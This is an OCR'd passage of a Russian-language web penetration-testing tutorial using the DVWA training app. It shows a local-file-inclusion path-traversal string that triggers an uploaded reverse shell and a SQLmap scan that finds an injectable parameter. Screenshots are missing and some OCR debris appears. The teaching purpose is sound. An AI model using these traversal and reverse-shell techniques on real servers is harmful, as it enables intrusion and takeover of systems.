
Теперь мы слушаем входящее подключение на порт 8080.

Дело в том, что предыдущий эксплойт мы загрузили на сервер, и с помощью него мы можем получить полный контроль над сервером жертвы.
Мы можем также пробовать эксплуатировать все веб-приложения, которые находятся на нем.


Для наглядности перейдем на страницу DVWA, File Inclusion, и в строке URL нужно осуществить переход в директорию /etc /passwd. Это делается с помомощью записи: «/../../../../tmp /reverse.php»:



Как видим, все работает.
Теперь можем перейти к нашей директории: «/tmp /reverse.php»:



В итоге мы можем выполнять любые команды на сервере. По-сути, у нас есть обратный шелл, и мы можем делать все, что захотим:



Аналогичным способом можно комбинировать веб-сайты, которые находятся на сервере. Как Вы помните, их может быть множество. К примеру, на одном из сайтов, Вы нашли уязвимость SQL-инъекции, а на втором, уязвимость локального запуска файлов. В итоге Вы сможете установить обратный шелл, и делать с сервером все, что захотите.


Исследование SQL-инъекций и работа с SQLmap.

Во всех предыдущих уроках мы использовали ручной режим, для поиска уязвимостей SQL, где мы вставляли код в URL или поля ввода.


Этот урок будет посвящен автоматизации, на примере инструмента SQLmap, и мы повторим то, чему мы научились.

Этот инструмент очень полезен, и очень удобен во многих случаях. Иногда инъекции получаются не такие удобные, и нужно будет вводить выражения большое количество раз, а как раз этот инструмент позволяет предотвратить потерю времени нам.

Для примера, возьмем ссылку из предыдущего урока, где в адресной строке
U
R
L
Нам нужно скопировать эту строку, и запустить SQLmap, предварительно запустив его и добавив аргумент «-u», а также внести адрес URL, и обрамить его двойными кавычками:
p
r
i
c
y
t




После запуска инструмент тестирует все возможные значения для проведения SQL-инъекции.




По итогу сканирования, он сохраняет в память информацию о том, где можно провести инъекцию.


Также, при сканировании SQLmap находит базы данных, которые используются на веб-странице:



Чтобы не затягивать процесс тестирования, я отвечу «Да», чтобы не терять слишком много времени:




SQLmap не знает точно, какую базу данных Вы используете, поэтому отвечаем «Да»:




После завершения сканирования, у нас определилась база данных (MySQL), и еще обнаружен уязвимый параметр GET «username».

Далее инструмент просит подтверждение для дальнейших действий, и я отвечу «No», чтобы не затягивать:




Мы видим отображение базы данных, данные по веб-серверу и наименование технологий, которые применяются в данном веб-приложении.

Посмотрим, что еще мы можем узнать об этом инструменте. Настоятельно рекомендую прочитать справку, с помощью команды «sqlmap —help»:

